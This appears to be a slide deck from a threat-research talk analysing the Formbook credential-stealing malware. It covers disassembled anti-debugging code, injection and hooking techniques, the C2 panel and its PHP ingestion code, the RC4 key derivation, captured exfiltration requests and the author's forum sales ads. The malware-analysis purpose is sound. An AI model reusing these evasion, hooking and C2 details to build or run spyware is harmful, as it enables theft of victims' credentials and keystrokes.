
```
dd offset ntdll_LdrLoadDll ; ntdll_LdrLoadDll  
db 0 ; dbg_0  
db 0 ; dbg_1  
db 0 ; dbg_2  
db 0 ; dbg_3  
db 0 ; dbg_4  
db 0 ; dbg_5  
db 0 ; dbg_6  
db 0 ; dbg_7  
db 0 ; dbg_8  
db 0 ; dbg_9  
db 0 ; dbg_10  
db 0 ; dbg_11  
db 0 ; dbg_12
```



# Understanding Formbook: The malware

Afterwards, verifies that every “anti” entry inside the structure has the required value.

Anyone with a tiny bit of experience would think that simply changing the values on the structure you can bypass the anti-checks



# Understanding Formbook:

## Check kernel debugging

Query for debugging information

Move the result to AX




Not  
debugged

Being  
debugged

Modify crc32

Move result to  
structure

```
push    edx ; SystemInformation
push    SystemKernelDebuggerInformation ; SystemInformationClass
push    esi ; main_struct
call    NtQuerySystemInformation ; NtQuerySystemInformation
mov     ax, word ptr [ebp+SystemInformation]
add     ax, 2Ch
test   al, al
jz     short loc_1377808
```





# Understanding Formbook: The malware

## Check kernel debugging

Query for debugging information

Move the result to AX

Not  
debugged

Being  
debugged

Modify crc32

Move result to  
structure

SYSTEM\_KERNEL\_DEBUGGER\_INFORMATION struct

DebuggerEnabled db ?  
DebuggerNotPresent db ?  
SYSTEM\_KERNEL\_DEBUGGER\_INFORMATION ends

```
push    edx ; SystemInformation
push    push   SystemKernelDebuggerInformation ; SystemInformationClass
push    esi ; main_struct
call    NtQuerySystemInformation ; NtQuerySystemInformation
mov     ax, word ptr [ebp+SystemInformation]
add     esp, 2Ch
test   al, al
short loc_1377808
```


```
test   ah, ah
jnz   short loc_1377808
```

```
mov   eax, 1
jmp   short loc_137780A
```

```
loc_1377808:
xor   eax, eax
```



# Understanding Formbook: The malware





# Understanding Formbook: The malware

---

After passing all checks, injects payload into explorer using stealthy techniques:

- Map code to process
- Hijack main thread
- Use NtQueueUserAPC (Asynchronous Procedure Call)

Then, select an executable randomly from a list, create process and migrate to it.



# Understanding Formbook: The malware

---

Once in the new process, Formbook tidies up the house:

- Set up persistence
- Delete original sample

And starts doing its thing.. stealing data

- Gather credentials from browser vaults
- Set up hooks for formgrabing, keylogging...



# Understanding Formbook: The malware

---

Formbook hooks different APIs for the different applications it targets, some are common APIs, others are very targeted:

- `HttpSendRequestA`
- `HttpSendRequestW`
- `WSASend`



# Understanding Formbook: The malware

For Firefox, it hooks  
PR\_Write:

- Module nss3.dll
- Used to write to buffers/sockets

Hook mode: Usermode  
Hook type: Inline/Trampoline  
Process: 1324 (firefox.exe)  
Victim module: nss3.dll (0x72bc0000 - 0x72d6c000)  
Function: nss3.dll!PR\_Write at 0x72bff780  
Hook address: 0xb3cc608  
Hooking module: <unknown>

Disassembly(0):

0x72bff780 e883ce7c98	CALL 0xb3cc608
0x72bff785 4e	DEC ESI
0x72bff786 4e	DEC ESI
0x72bff787 4e	DEC ESI
0x72bff788 ff74240c [ESP+0xc]	PUSH DWORD
0x72bff78c 8b08	MOV ECX, [EAX]
0x72bff78e 50	PUSH EAX
0x72bff78f ff510c [ECX+0xc]	CALL DWORD
0x72bff792 83c40c	ADD ESP, 0xc




# Understanding Formbook: The panel



# Understanding Formbook: The panel

---





# Understanding Formbook: The panel

Dashboard      INSTALLS      FORMS      KEYSTROKES      RECOVERIES      SNIFFS      CLIPBOARD      JUNKS

SCREENSHOTS      SEARCH      EXPORT      BLACKLIST HOST      USER MANAGER      FB-CONNECT      TOS      LOGOUT

**Dashboard**      admin

0.3.1

0 Logs I-explorer	0 Logs Firefox	0 Logs Chrome	0 Logs Ms-Edge	0 Logs Tor	0 Logs Opera	0 Logs Safari	0 Logs Torch	0 Logs Q-360
0 Logs Maxthon	0 Logs sMonkey	0 Logs Avant	0 Logs Deepnet	0 Logs C-dragon	0 Logs safeZone	0 Logs 360	0 Logs Titan	0 Logs Icedragon
0 Logs Baidu	0 Logs Yandex	0 Logs Canary	0 Logs Chromium	0 Logs K-Meleon	0 Logs Rambler	0 Logs Browzar	0 Logs BlackHawk	0 Logs Citro
0 Logs CoolNovo	0 Logs Coowon	0 Logs Cyberfox	0 Logs Dooble	0 Logs Vivaldi	0 Logs Iridium	0 Logs Lunascape	0 Logs Epic	0 Logs Midori
0 Logs Mustang	0 Logs Orbitum	0 Logs PaleMoon	0 Logs QT-Web	0 Logs QupZilla	0 Logs Siepinr	0 Logs Superbird	0 Logs UC	0 Logs Waterfox

**Form Logs Info**

Flag	Country code	Country name	Number of logs	Percent	Range

**Control Panel Users**

User	Privilege	Last login
admin	Admin User	2019-04-08 18:08:04
test	Guest User	2018-07-16 14:15:33
test2	Guest User	2018-07-16 14:20:16
test3	Guest User	2018-07-16 14:24:09
admin2	Admin User	2018-07-16 14:30:42

FormBook v0.3.1  
Copyright © 2015-2017



# Understanding Formbook: The panel

DASHBOARD    INSTALLS    **Forms**    KEYSROKES    RECOVERIES    SNIFFS    CLIPBOARD    JUNKS

SCREENSHOTS    SEARCH    EXPORT    BLACKLIST HOST    USER MANAGER    FB-CONNECT    TOS    LOGOUT

**Forms**       0.3.1

Delete all Forms: [Clear all Forms](#)

Browser	Host	Content content's data. '=[q]    "=[dq]	OS type	User	User-Agent	Date	Country	Flag	IP address	Action
Safari						2021-01-20	United States			<input type="checkbox"/>
Tor						2021-01-20	United States			<input type="checkbox"/>
Opera						2021-01-20	United States			<input type="checkbox"/>
Chrome						2021-01-20	Russian Federation			<input type="checkbox"/>
Chrome						2021-01-20	Russian Federation			<input type="checkbox"/>



# Understanding Formbook: The panel

Navigation Bar:

- DASHBOARD
- INSTALLS
- FORMS
- KEYSTROKES
- RECOVERIES
- SNIFFS
- CLIPBOARD
- JUNKS

- SCREENSHOTS
- SEARCH
- EXPORT
- BLACKLIST HOST
- USER MANAGER
- FB-Connect
- TOS
- LOGOUT

User Information: admin

Version: 0.3.1

Content Area:

### FB-Connect

Location: Home /

	Name	Type	Size	Created	Modified	Rename	Download
█	Home		--	2019-04-08 18:08:45	2019-04-08 18:08:45	--	--
█	USER1	FOLDER	--	2019-03-28 16:52:13	2019-03-28 16:52:13	<input type="text"/>	--
█	Index	HTM	0	2019-04-01 13:07:00	2019-04-01 13:07:00	<input type="text"/>	

Buttons: Delete Selected

Status Bar: 1 Folders - 1 Files - Size: 0.00 KB

Bot ID	User	OS type	Flag	IP address	BV	Active Window	Status
No FBC user Connected...							

Footer: FormBook v0.3.1 Copyright © 2015-2017



# Understanding Formbook: The panel

DASHBOARD    INSTALLS    FORMS    KEYSTROKES    RECOVERIES    SNIFFS    CLIPBOARD    JUNKS

SCREENSHOTS    SEARCH    EXPORT    BLACKLIST HOST    User Manager    FB-CONNECT    TOS    LOGOUT

User Manager    admin    0.3.1

Add User    Delete User    Change Password

Guest User

Username: admin  
Password: .....  
Confirm Password: .....  
Add User

Privilege	Guest User <input checked="" type="checkbox"/>	Normal User <input type="checkbox"/>	Admin User <input type="checkbox"/>
Read logs	✓	✓	✓
Search logs	✓	✓	✓
View screenshots	✓	✓	✓
Export logs	✗	✓	✓
Export screenshots	✗	✓	✓
Delete logs	✗	✓	✓
Delete screenshots	✗	✓	✓
Blacklist Host	✗	✓	✓
Clear logs	✗	✗	✓
Change Password	✗	✗	✓
Execute Task	✗	✗	✓
Add User	✗	✗	✓
Delete User	✗	✗	✓
FB-Connect	✗	✗	✓

FormBook v0.3.1  
Copyright © 2015-2017



# Understanding Formbook: The panel

---

## Encryption Communication

http:// imaformbookhost.tld/ hx250/



# Understanding Formbook: The panel

---

## Encryption Communication

http:// imaformbookhost.tld/ hx250/

SHA1( imaformbookhost.tld/ hx250/ )



# Understanding Formbook: The panel

---

## Encryption Communication

http:// imaformbookhost.tld/ hx250/

SHA1( imaformbookhost.tld/ hx250/ )

A4

2B

63

C5

...



# Understanding Formbook: The panel

---

## Encryption Communication

http:// imaformbookhost.tld/ hx250/

SHA1( imaformbookhost.tld/ hx250/ )

KEY = C5 63 2B A4 ...



# Understanding Formbook: The panel

---

## Encryption Communication

http:// imaformbookhost.tld/ hx250/

SHA1( imaformbookhost.tld/ hx250/ )

KEY = C5 63 2B A4 ...

RC4( KEY , DATA )



# Understanding Formbook: The panel

---

## Registering bot

FBNG:839896D63.9:Windows 7 Professional x86:QWRtaW5pc3RyYXRvcg==

GET

?fukqlrr5=X3u3PzGnn84A8LcU9swW3+TZhgNWE0aZtyN/IkkKrV6TAZ7pzVAOTVX7Px2  
03eYmi5OTX20kyo3qys1shxoBNuGIHoPrqrssbJUx8QdMHfDRd4shWwm8f7+gTTZeM8QJ  
GE5feyQ==&dU2pn3oG=Okh2932b

\*The creator of Formbook uses ng-coder as alias; FBNG -> FormBook NG



# Understanding Formbook: The panel

## Credential exfiltration

```
\r\nFirefox Recovery\r\n\r\nURL: https://www.facebook.com\r\nUsername: ismyuser\r\nPassword:  
b3stpa$$word3v3r\r\n\r\nURL: https://www.loginpage.com\r\nUsername: nameUser\r\nPassword:  
12345687\r\n
```

dat=EzDwcUj33phVrKECpZxXkLv8lmc4dTjjwkYTSBsNv0+QAc2pjEYVGgOlaESe+9h5  
r/mxCJM5jv2Cm9ovqyAhLtWXFNXE+clbdy9+VcpSSCN65L8H/WhikIloU4+e2jcZMZT  
Z1OwOqYBAtvvm0uKPWmnr&un=QWRtaW5pc3RyYXRvcg==&br=9

POST

```
?fuKqlrr5=fViNRU7I6IBbnOtj849QsKzFqi5CJkmy/FgpSlclqA+EJp3s1Fo7OX6Bemm  
NqZxHhbTgF2RT3aLM9cAwrxccKpPLRsDVt5hWBFxSAeBDFwF+sf4S43wp8cdVVLa  
r5xgzaJOqlul+wOEhtO7k0/vLZVWu52i4wZO1Rf/pfXrlMeed7+8H34G/wOBGMFEOFY  
ys5eg0njNYL6/pr9C4YDGBVGy2LiSO7Jqcc7r4vFSS2CNWUWedxCTuDMxv6nz81K9  
8ozMDlrpNKSZCFfmJzQu2B2oHu5d7K63LtAND4IG5.
```



# Understanding Formbook: The panel

```
function addNote($fb)
{
    $fb->get_query(); $fb->dbHandle['ip'] = getIp();
$fb->dbHandle['date'] = date("Y-m-d H:i:s");
$fb->dbHandle['ost'] = has_post('ost') ? post('ost') : '0';
$fb->dbHandle['botID'] = has_post('bid') ? post('bid') : '0';
$fb->dbHandle['countryNumber'] = getCountryNum($fb->mysql, lip());
$fb->dbHandle['user'] = ($fb->query != KNOCK_POST) ? php_str(base64_decode($fb->un)) : "null";

    if( $fb->query == FBC_POST ) {
        require_once 'script/fbConnect/fbc_Post.php';
        fbc_Post( $fb ); //fbcc
    }
    elseif( $fb->query == KNOCK_POST ) {
        Log_bot( $fb ); //knock
    }
    elseif( $fb->query == RESULT_POST ) {
        Log_result($fb, FALSE); //task result
    }
    elseif( $fb->query == IMAGE_POST ) {
        Log_image( $fb ); //image
    }
    elseif( $fb->query == KEY_POST ) {
        Log_keys( $fb ); //keystroke/recoveries/sniff/clipboard
    }
    else {
        Log_form( $fb ); //form logs
    }
    mysqli_close($fb->mysql); exit(); //Debugger Bug in SqliDriver not fixable..
}

function get_query()
{
    $this->query = 0;
    if( has_post("un") && has_post("dat") && has_post("br") )
    {
        $this->dat = post("dat"); $this->un = post("un"); $this->br = intval(post("br"));

        if( $this->br == 6 ) { $this->query = FBC_POST; }

        elseif( $this->br == 7 ) { $this->query = RESULT_POST; }

        elseif( $this->br == 8 ) { $this->query = IMAGE_POST; }

        elseif( $this->br == 9 ) { $this->query = KEY_POST; }

        else { $this->query = FORM_POST; }
    }
}
```



# Selling Formbook



# Selling Formbook

---

**10-27-2015 ng-Coder starts his activity in Hackforums**

- Starts taking part of programming threads
- Interested in Assembly, C/C++ and pentesting categories
- Sells shellcodes in HF

ng-Coder  
(important pm only please)

Profile Picture

★★

Registration: 10-27-2015  
Local Time: 04-05-2019 at 06:25 AM  
Status: Online  
Username Changes: 0



# Selling Formbook

---


Thread: Compiling Source Code	Post: *	ng-Coder	C/C++/Obj-C Programming	7	207	10-29-2015, 09:24 PM
	<p><i>try ask from whoever that gave the source code to you first I think he could have straight forward explanation, and if you still can't compile it then pm me I can help.</i></p>					
Thread: String to DWORD array	Post: *	ng-Coder	Assembly Language and Machine Code	4	204	10-29-2015, 09:12 PM
	<p><i>I think you will get better help if you can give further explanation about your goal. but note this: DWORD is 4 bytes, means you can't put data that is more than 4 bytes into a dword. I assume 57, 66...</i></p>					
Thread: I want to learn something, I need guidance.	Post: *	ng-Coder	Pentesting and Forensics	12	337	10-29-2015, 06:09 PM
	<p><i>You need 2 things to go through and understand this 3 topics I attached for you then u'll become professional software exploiter. What are the 2 thing you need? determination and patient. what are the...</i></p>					
Thread: Stack help.	Post: *	ng-Coder	C/C++/Obj-C Programming	8	227	10-29-2015, 12:48 PM
	<p><i>First hope you understand your add(5, 6) in the above C snippet is not same as add(a, b) which I think is what you intend to do? step 1: 0x0804841d &lt;+0&gt;; push %ebp 0x0804841e &lt;+1&gt;; ...</i></p>					



# Selling Formbook

02-13-2016 Start sales of version 0.1

- First version only supports IE FF and Chrome
- No password recovery
- Price per bin+panel



## FormBook Features

- Coded in C/ASM
- Startup (Hidden)
- Full PE-Injection (No dll/ No drop)
- Ring3 kit
- Bin is PIC(Position Independent Code) and MEE (Multiple Entry Executable)
- Doesn't use suspicious windows API.
- No blind hook, all hooks are thread safe so crash is unlikely
- Communication with panel is encrypted
- Full Unicode-Support
- Supported Browsers:  
Internet Explorer - HTTP, HTTPS, SPDY & HTTP/2  
Firefox - HTTP, HTTPS, SPDY & HTTP/2  
Chrome - HTTPS, SPDY & HTTP/2
- Works on Windows XP/Vista/7/8/8.1/10 (all x86/x64)
- Bin size ~38kb (Uncompressed/raw), ~20kb (compressed/packed)
- Intuitive PHP Panel  
<https://i.imgur.com/rKPVSnA.jpg>
- Bugfix, Updates and Support is free.
- Price: \$120  
Payment method: Perfect Money & Bitcoin
- Skyype contact Ng.Coder  
(Please confirm the Skype through PM here first because I got so many impersonators).
- Escrow is welcome (The buyer must agree to pay full Escrow fee)



# Selling Formbook

---

## 05-09-2016 Version 0.2 is released

- New thread created in HF
- Fixed bugs and updates for new versions of supported software
- Added password recovery: Outlook, Chrome, Firefox, Thunderbird
- Added new supported software like: Opera, Safari, Thunderbird, Netscape, Incredimail ...

Thanks for the review bro, version 0.1 is now deprecated and I'm already upgrading customers to version 0.2 which is more powerful.

About Version 0.2

<https://hackforums.net/showthread.php?tid=5264027>



# Selling Formbook

---

05-09-2016 Version 0.2 is released



**IMPORTANT**  
You must read this Terms of Service carefully before attempting to purchase FormBook.

FormBook is a browser-logger software, it has no extension, plugin nor anything you can use to deface browser or easily carry out financial fraud.

\*DISCLAIMER: This image is an educated guess of what the banner for 0.2 looked like.



# Selling Formbook

---

07-31-2016 Added subscription plan and starts to sell as a service

07-31-2016, 10:49 PM #59

Subscription packages added to bring convenience.

## PRICING

<b>\$19 / Week</b> Full Package/Hosted	<b>\$45 / Month</b> Full Package/Hosted
<b>\$90 / 3 Month</b> Full Package/Hosted	<b>\$120 - Pro</b> Bin for your domain

PAYMENT METHOD

**bitcoin -&- Perfect Money**

ng-Coder Wrote:

important pm only please

Posts: 444  
Threads: 11  
B Rating: 0 0 0  
Popularity: 0  
Bytes: 28.45  
Game XP: 0

PM Find Reply Quote Report



# Selling Formbook

---

**07-31-2016 Added subscription plan and starts to sell as a service**

- Starts to sell a subscription plan
- Updates released with fixes
- Users with Pro plan can update their bin sending their AccountNumber via PM

12-21-2016, 04:12 PM (This post was last modified: 12-21-2016, 04:14 PM by ng-Coder.)

**Important Fix.**

Changelog:

a. Important fix in Install manager

b. Important fix in x86 explorer.exe freezing.

Pro customers should pm their account number for updated bin plz.



# Selling Formbook

---

04-11-2017 Version 0.3 is released and the price is updated

- Communication with C2 encrypted
- FB-Connect
- More browsers and software added
- Ending of formbook's 1pc policy, means bins with different account number can now co-exist(run) on same pc.

**ABOUT**

FormBook is advance internet activity logging software coded in low level language ASM/C which means it does not require any dependency to work perfectly on all versions of windows. FormBook is designed with aim to give you extensive and powerful internet monitoring experience with its ultimate stability alongside flexibility that is above the edge of all existing monitoring/spy tools.

**FEATURES**

- Coded in ASM/C (x86\_x64)
- Startup (Hidden)
- Full PE-Injection (No dll/ No drop/ both x86 and x64)
- Ring3 kit
- Bin is Balloon Executable (MPIE + MEE)
- Doesn't use suspicious windows API
- No blind hook, all hooks are thread safe including the x64, so crash is unlikely
- All communication with panel are encrypted
- Install Manager
- File Browsing (FB-Connect)
- Full Unicode-Support



# Selling Formbook

---

04-11-2017 Version 0.3 is released and the price is updated

- Communication with C2 encrypted
- FB-Connect
- More browsers and software added
- Ending of formbook's 1pc policy, means bins with different account number can now co-exist(run) on same pc.

- Works on Windows

XP/Vista/7/8/8.1/10 (all x86/x64)

Windows Server 2003/R2, 2008/R2, 2012/R2 (all x86/x64)

- Bin size ~130kb (Uncompressed/raw balloon), ~85kb (compressed)

- Intuitive PHP Panel

- Bugfix, Updates and Support is free.

- Skype contact: Ng.Coder

Please confirm the Skype through PM here first because I got so many impersonators.



# Selling Formbook

---

## PRICING

\$19 / Week Full Package/Hosted	\$45 / Month Full Package/Hosted
\$90 / 3 Month Full Package/Hosted	\$120 - Pro Bin for your domain

PAYMENT METHOD

**bitcoin** -&- Perfect Money

## PRICING

\$29 / Week Full Package/Hosted	\$59 / Month Full Package/Hosted
\$99 / 3 Month Full Package/Hosted	\$299 - Pro Bin for your domain

PAYMENT METHOD

**bitcoin** -&- Perfect Money



# Selling Formbook

---

## 10-06-2017 ng-Coder stops selling Formbook

- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype

10-06-2017, 07:49 AM #237

**IMPORTANT NOTE!!!**

FormBook was meant to be a simple spyware like Spytech, Spyrix, Ardamax Keylogger etc. But since few customers recently start using FormBook for email campaign I'm now stopping FormBook sales till further notice. FormBook users involved in email campaign are banned and I plan to ban any other customer detect to be involve in email campaign.

Thank you. peace and much love to HF.



# Selling Formbook

---

## 10-06-2017 ng-Coder stops selling Formbook

- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype

11-11-2017, 03:41 PM (This post was last modified: 11-11-2017, 03:42 PM by ng-Coder.) #265

More people now getting scammed by impersonators while trying to buy formbook, please note this is all your fault and please don't pm me!

ng-Coder Wrote:

ng-Coder •  
important pm only please  
★★  
HFI-TEST  
Posts: 444  
Threads: 11  
B Rating: 0 0 0  
Popularity: 0  
Bytes: 28.85  
Game XP: 0

PM Find Reply Quote Report



# Selling Formbook

- Supported Browsers:

HTTP, HTTPS, SPDY, HTTP/2, KEYSTROKE, CLIPBOARD & PASSWORD RECOVERY (both 32bits and 64bits browser)

Microsoft Edge	Mozilla Firefox	Google Chrome	Internet Explorer
----------------	-----------------	---------------	-------------------

HTTP, HTTPS, HTTP/2, KEYSTROKE & CLIPBOARD (both 32bits and 64bits browser)

Tor Browser	Opera	Safari	Torch
Chromium	Maxthon	SeaMonkey	Avant
Deepnet	C-dragon	Canary	360
Titan	C-icedragon	Baidu	Yandex
Q-360	safeZone	K-Meleon	Rambler
Browzar	BlackHawk	Citro	CoolNovo
Coowon	Cyberfox	Dooble	Vivaldi
Iridium	Lunascape	Epic	Midori
Mustang	Orbitum	PaleMoon	QT-Web
QupZilla	Sleipnir	Superbird	UC

KEYSTROKE, CLIPBOARD, PASSWORD RECOVERY & SNIFFS

Microsoft Outlook	Mozilla Thunderbird
Skype	FoxMail
Incredimail	Netscape
Pocomail	Gmail notifier
Opera mail	Yahoo Messenger
Pidgin	Trillian
icq	Barcamail
3D-FTP	AbsoluteTelnet
Cerberus FTP	ALFTP
BulletProof FTP	Classic FTP
CoffeeCupFree	CuteFTP
CoreFTP	ExpanDrive
Far ftp	FileZilla
FireFTP	FlashFXP
Fling FTP	FTP Voyager
Global Downloader	LeechFTP
NcFTP	ScriptFTP
SmartFTP	Total Commander
WebDrive	WinSCP
WISE-FTP	WS_FTP



# Selling Formbook

---

## 10-06-2017 ng-Coder stops selling Formbook

